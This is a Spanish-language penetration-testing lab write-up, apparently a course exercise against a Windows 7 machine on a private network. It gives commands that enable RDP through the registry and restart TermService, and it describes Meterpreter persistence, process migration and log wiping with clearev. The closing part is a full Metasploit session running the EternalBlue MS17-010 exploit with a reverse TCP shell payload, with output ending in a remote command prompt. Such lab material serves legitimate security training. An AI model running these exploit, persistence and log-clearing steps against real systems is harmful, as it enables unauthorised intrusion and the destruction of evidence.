
8. EXTRA Opcional

1. Script TTL (en la fase de Reconocimiento)

2. Script Escaneo Puertos abiertos (en la fase de Reconocimiento)


3. Levantar RDP no con crackmapexec, sino con comandos de windows:

Los comandos utilizados fueron:
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
net stop TermService
net start TermService




4. Generar persistencia


Migrar a un proceso que el admin vaya a ocupar, en este caso al navegador explorer:




Poner en background, cargar el exploit, cambiar el payload a windows x64, configurar el delay a 5 y ejecutar:



ponernos a la escucha:




Ni con reinicio de la maquina remota perdemos acceso:




Por último, el borrado de huellas (comando clearev):

Antes del borrado:



Después del borrado:



5. Explotación con un payload diferente (payload windows/x64/shell_reverse_tcp):

Abrimos msfconsole, buscamos la vulnerabilidad, seleccionamos el exploit, y por defecto se nos carga el payload “windows/x64/meterpreter/reverse_tcp”

```
      =[ metasploit v6.3.16-dev                         ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use the analyze command to suggest
runnable modules for hosts
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/
de Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/
mmand Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

Pero en esta ocasión cambiaremos el payload por el siguiente "payload windows/x64/shell_reverse_tcp"

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/shell_reverse_tcp
payload ⇒ windows/x64/shell_reverse_tcp
```

Setamos el rhost y ejecutamos:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.100.46
rhost ⇒ 192.168.100.46
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.100.45:4444
[*] 192.168.100.46:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.100.46:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.100.46:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.100.46:445 - The target is vulnerable.
[*] 192.168.100.46:445 - Connecting to target for exploitation.
[+] 192.168.100.46:445 - Connection established for exploitation.
[+] 192.168.100.46:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.100.46:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.100.46:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.100.46:445 - 0×00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.100.46:445 - 0×00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.100.46:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.100.46:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.100.46:445 - Sending all but last fragment of exploit packet
[*] 192.168.100.46:445 - Starting non-paged pool grooming
[+] 192.168.100.46:445 - Sending SMBv2 buffers
[+] 192.168.100.46:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.100.46:445 - Sending final SMBv2 buffers.
[*] 192.168.100.46:445 - Sending last fragment of exploit packet!
[*] 192.168.100.46:445 - Receiving response from exploit packet
[+] 192.168.100.46:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.100.46:445 - Sending egg to corrupted connection.
[*] 192.168.100.46:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (192.168.100.45:4444 → 192.168.100.46:49168) at 2024-04-13 05:49:17 -0400
[+] 192.168.100.46:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.100.46:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.100.46:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=


Shell Banner:
Microsoft Windows [Version 6.1.7601]
-----


C:\Windows\system32>
```

Ganamos acceso!!!